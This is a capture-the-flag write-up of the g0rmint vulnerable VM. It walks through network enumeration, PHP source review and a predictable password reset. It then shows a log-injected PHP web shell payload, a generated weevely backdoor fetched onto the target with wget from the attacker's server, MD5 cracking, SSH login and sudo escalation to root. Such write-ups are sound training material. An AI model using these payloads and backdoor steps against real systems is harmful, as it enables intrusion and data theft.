


G0rmint writeup


- Setup
 - Vmware workstation 14
 - Kali
 - Both on host only networking
- Enumeration
 - Scanned internal network with basic nmap
 - 192.168.91.0/24
 - IP of target
 - 192.168.91.129
 - Intensive scan
 - Sudo nmap -sS -sV -O 192.168.91.129



```
root@kali: ~  
File Edit View Search Terminal Help  
2 packets transmitted, 2 received, 0% packet loss, time 1005ms  
rtt min/avg/max/mdev = 0.215/0.400/0.586/0.186 ms  
root@kali:~# sudo nmap -sS -sV -O 192.168.91.129  
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-28 17:01 CST  
Nmap scan report for 192.168.91.129  
Host is up (0.00054s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http      Apache httpd 2.4.18  
MAC Address: 00:0C:29:FA:AF:03 (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.6  
Network Distance: 1 hop  
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds  
root@kali:~#
```


■

- Initial probing
 - Nikto scan on host




```
root@kali: ~  
File Edit View Search Terminal Help  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2e 0x55cfff84153c0  
+ "robots.txt" contains 1 entry which should be manually viewed.  
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 7535 requests: 0 error(s) and 7 item(s) reported on remote host  
+ End Time: 2018-01-28 17:11:54 (GMT-6) (16 seconds)  
-----  
+ 1 host(s) tested  
  
*****  
Portions of the server's headers (Apache/2.4.18) are not in the Nikto database or are newer than the known string. Would you like to submit this information (*no server specific data*) to CIRT.net for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n  
  
root@kali:~#
```

- This tells me there is a robots.txt



- Ok, lets check this out





```
<title>Yeh bik gai hai | g0rmint</title>
<meta name="description" content="Bootstrap Metro Dashboard">
<meta name="author" content="Dennis Ji">
<meta name="keyword" content="Metro, Metro UI, Dashboard, Bootstrap, Admin">
<!-- end: Meta -->

<!-- start: Mobile Specific -->
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="backup-directory" content="s3cretbackupdirect0ry">
<!-- end: Mobile Specific -->

<!-- start: CSS -->
<link id="bootstrap-style" href="css/bootstrap.min.css" rel="stylesheet">
<link href="css/bootstrap-responsive.min.css" rel="stylesheet">
<link id="base-style" href="css/style.css" rel="stylesheet">
<link id="base-style-responsive" href="css/style-responsive.css" rel="styl
```

- So, we explore

```
root@kali: ~  
root@kali: ~ 80x24  
root@kali:~#  
root@kali:~# dirb http://192.168.138.135/g0rmint/s3cretbackupdirect0ry/  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Tue Feb 6 16:12:19 2018  
URL_BASE: http://192.168.138.135/g0rmint/s3cretbackupdirect0ry/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://192.168.138.135/g0rmint/s3cretbackupdirect0ry/ ----  
+ http://192.168.138.135/g0rmint/s3cretbackupdirect0ry/info.php (CODE:200|SIZE:11)  
  
-----  
  
END_TIME: Tue Feb 6 16:12:22 2018  
DOWNLOADED: 4612 - FOUND: 1  
root@kali:~#
```



- Lets explore this file

```
root@kali: ~/Documents/g0rmint
root@kali: ~/Documents/g0rmint 80x24
root@kali:~/Documents/g0rmint# ls
backup.zip          footer.php          mainmenu.php
config.php          header.php          profile.php
css                 img                 reset.php
db.sql              index.php           s3cr3t-dir3ct0ry-f0r-l0gs
deletesecretlogfile.php js                   s3cretbackupdirect0ry
dummy.php           login.php           secretlogfile.php
font                logout.php          secrets.php
root@kali:~/Documents/g0rmint#
```

- Login.php

```
root@kali: ~/Documents/g0rmint
root@kali: ~/Documents/g0rmint 80x24
<?php
include_once('config.php');
if (isset($_POST['submit'])) { // If form is submitted
    $email = $_POST['email'];
    $pass = md5($_POST['pass']);

    $sql = $pdo->prepare("SELECT * FROM g0rmint WHERE email = :email AND pass = :pass");
    $sql->bindParam(":email", $email);
    $sql->bindParam(":pass", $pass);
    $row = $sql->execute();
    $result = $sql->fetch(PDO::FETCH_ASSOC);
    if (count($result) > 1) {
        session_start();
        $_SESSION['username'] = $result['username'];
        header('Location: index.php');
        exit();
    } else {
        $log = $email;
        $reason = "Failed login attempt detected with email: ";
        addlog($log, $reason);
    }
}
```

- Style.css


```
root@kali: ~/Documents/g0rmint/css
root@kali: ~/Documents/g0rmint/css 80x24

/*
 * Author: noman
 * Author Email: w3bdrill3r@gmail.com
 * Version: 1.0.0
 * g0rmint: Bik gai hai
 * Copyright: Aunty g0rmint
 * www: http://g0rmint.com
 * Site managed and developed by author himself
 */

/* Import Section
===== */
@import url("jquery-ui-1.8.21.custom.css");
/* jQuery User Interface Framework Styles */
@import url("fullcalendar.css");
/* Calendars Styles */
@import url("chosen.css");
/* Select Boxes Styles */
@import url("uniform.default.css");
/* Uniform Styles */
@import url("jquery.cleditor.css");
/* Text Editor Styles. */
@@@

8,46 Top
```

- Reset.php

```
root@kali: ~/Documents/g0rmint
root@kali: ~/Documents/g0rmint 80x24

$user = $_POST['user'];
$sql = $pdo->prepare("SELECT * FROM g0rmint WHERE email = :email AND usernam
e = :user");
$sql->bindParam(":email", $email);
$sql->bindParam(":user", $user);
$row = $sql->execute();
$result = $sql->fetch(PDO::FETCH_ASSOC);
if (count($result) > 1) {
    $password = substr(hash('sha1', gmdate("l jS \of F Y h:i:s A")), 0, 20);
    $password = md5($password);
    $sql = $pdo->prepare("UPDATE g0rmint SET pass = :pass where id = 1");
    $sql->bindParam(":pass", $password);
    $row = $sql->execute();
    $message = "A new password has been sent to your email";
} else {
    $message = "User not found in our database";
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
```

```
Applications ▾ Places ▾ Terminator ▾ Tue 16:35
root@kali: ~/Documents/g0rmint

root@kali: ~/Documents/g0rmint 73x38
<?php
include_once('config.php');
$message = "";
if (isset($_POST['submit'])) { // If form is submitted
    $email = $_POST['email'];
    $user = $_POST['user'];
    $sql = $pdo->prepare("SELECT * FROM g0rmint WHERE email = :email AND
username = :user");
    $sql->bindParam(":email", $email);
    $sql->bindParam(":user", $user);
    $row = $sql->execute();
    $result = $sql->fetch(PDO::FETCH_ASSOC);
    if (count($result) > 1) {
        $password = substr(hash('sha1', gmdate("l jS \of F Y h:i:s A")),
0, 20);
        $password = md5($password);
        $sql = $pdo->prepare("UPDATE g0rmint SET pass = :pass where id =
1");
        $sql->bindParam(":pass", $password);
        $row = $sql->execute();
        $message = "A new password has been sent to your email";
    } else {
        $message = "User not found in our database";
    }
}
?>
<!DOCTYPE html>
<html lang="en">
<head>


<!-- start: Meta -->
<meta charset="utf-8">
<title>Bootstrap Metro Dashboard by Dennis Ji for ARM demo</title>

<meta name="description" content="Bootstrap Metro Dashboard">
<meta name="author" content="Dennis Ji">
</head>
</html>
@@@
"reset.php" 180L, 7343C 12,29 Top

root@kali: ~/Documents/g0rmint 74x18
<?php
echo substr(hash('sha1', ('Tuesday 6th of February 2018 10:23:4
M')), 0, 20);
?>
"test.php" 5L, 92C 3,5-12 A


root@kali: ~/Documents/g0rmint 74x18
root@kali:~/Documents/g0rmint# ls
backup.zip      header.php      reset.php
config.php      img             s3cr3t-dir3ct0ry-f0r-l0gs
css             index.php      s3cretbackupdirect0ry
db.sql          js             secretlogfile.php
deletesecretlogfile.php login.php       secrets.php
dummy.php       logout.php     test.php
font            mainmenu.php
footer.php      profile.php
root@kali:~/Documents/g0rmint# php test.php
4d5d6f2bfd19671753froot@kali:~/Documents/g0rmint#
```

- Use this hash to login w/ email



- Thanks to something we found earlier...


○ T



○ The login attempts are logged as html...code injection?

The screenshot shows a login form with a red border. The form has a title 'Login to your account'. Below the title are two input fields: the first is for the username, containing the text '<?php echo exec(\$_GET[cmd]);?>', and the second is for the password, containing the text 'type password'. Below the input fields is a checkbox labeled 'Remember me' and a blue 'submit' button. At the bottom of the form, there is a link for 'Forgot Password?' and a text line 'No problem, click here to get a new password.'

■
■ SUCCESS!




Failed login attempt detected with email: sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin

-
- I can only see one line, but thats all I need!
- Create a backdoor script & host it

```
root@kali:~/Documents/g0rmint/weevely# weevely generate password ~/Documents/g0rmint/weevely/weevely.php
Generated backdoor with password 'password' in '/root/Documents/g0rmint/weevely/weevely.php' of 1459 byte size.
root@kali:~/Documents/g0rmint/weevely# ls
weevely.php
root@kali:~/Documents/g0rmint/weevely# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

-
- Wget from target
 - wget <http://192.168.138.132:8000/weevely.php>



Failed login attempt detected with email: weevely.php.1

-
- Enter shell

```

root@kali:~/Documents/g0rmint/weevely# weevely http://192.168.138.135/g0rmint/s3cr3t-dir3ct0ry-f0r-l0gs/weevely.php password

[+] weevely 3.2.0

[+] Target:      192.168.138.135
[+] Session:     /root/.weevely/sessions/192.168.138.135/weevely_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
2018-02-06.php
weevely.php
www-data@ubuntu:/var/www/html/g0rmint/s3cr3t-dir3ct0ry-f0r-l0gs $

```

- Explore

```

www-data@ubuntu:/var/www $ ls
backup.zip
html
www-data@ubuntu:/var/www $ cp backup.zip ~
cp: cannot create regular file '~': Permission denied
www-data@ubuntu:/var/www $ cp backup.zip html/
www-data@ubuntu:/var/www $ ls
backup.zip
html
www-data@ubuntu:/var/www $ cd html
www-data@ubuntu:/var/www/html $ ls
backup.zip
g0rmint
robots.txt
www-data@ubuntu:/var/www/html $ unzip backup.zip
Archive:  backup.zip
  creating: s3cretbackupdirectory/
  inflating: config.php
  inflating: db.sql
  inflating: deletesecretlogfile.php
  inflating: dummy.php
  inflating: footer.php

```

```
Applications ▾ Places ▾ Terminator ▾ root@kali: ~/Documents/g0rmint/weeveily 74x38
root@kali: ~/Documents/g0rmint/weeveily 74x38
SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

--
-- Database: `g0rmint`
--
-- Table structure for table `g0rmint`
--
CREATE TABLE IF NOT EXISTS `g0rmint` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `email` varchar(50) NOT NULL,
  `pass` varchar(50) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;

--
-- Dumping data for table `g0rmint`
--
INSERT INTO `g0rmint` (`id`, `username`, `email`, `pass`) VALUES
(1, 'noman', 'w3bdrill3r@gmail.com', 'ea60b43e48f3c2de55e4fc89b3da53dc');

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
www-data@ubuntu:/var/www/html $
```

- Grab the hash, decrypt

```
password is after the : character, and the MD5 hash is before it.

We found 1 hashes! [Timer: 688 m/s] Please find them below...

ea60b43e48f3c2de55e4fc89b3da53dc
ea60b43e48f3c2de55e4fc89b3da53dc MD5 : tayyab123
```

- Use this hash to attempt ssh

```
g0rmint@ubuntu: ~ 74x18
root@kali:~/Documents/g0rmint# vim test.php
root@kali:~/Documents/g0rmint# vim test.php
root@kali:~/Documents/g0rmint# ssh g0rmint@192.168.138.135
The authenticity of host '192.168.138.135 (192.168.138.135)' can't be esta
blished.
ECDSA key fingerprint is SHA256:A+QDYP4PRQ/yHT8YJNEE6isId6ouaX24QAp1vYf1qK
4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.138.135' (ECDSA) to the list of known
hosts.
g0rmint@192.168.138.135's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Tue Feb  6 15:52:34 2018
g0rmint@ubuntu:~$
```

- Get root

```
g0rmint@ubuntu:~$ sudo su
[sudo] password for g0rmint:
root@ubuntu:/home/g0rmint#
```

- Find flag

```
root@ubuntu:/home/g0rmint# ls ~
flag.txt
root@ubuntu:/home/g0rmint# cd ~
root@ubuntu:~# cat flag.txt
Congrats you did it :)
Give me feedback @nomanriffat
root@ubuntu:~# /
```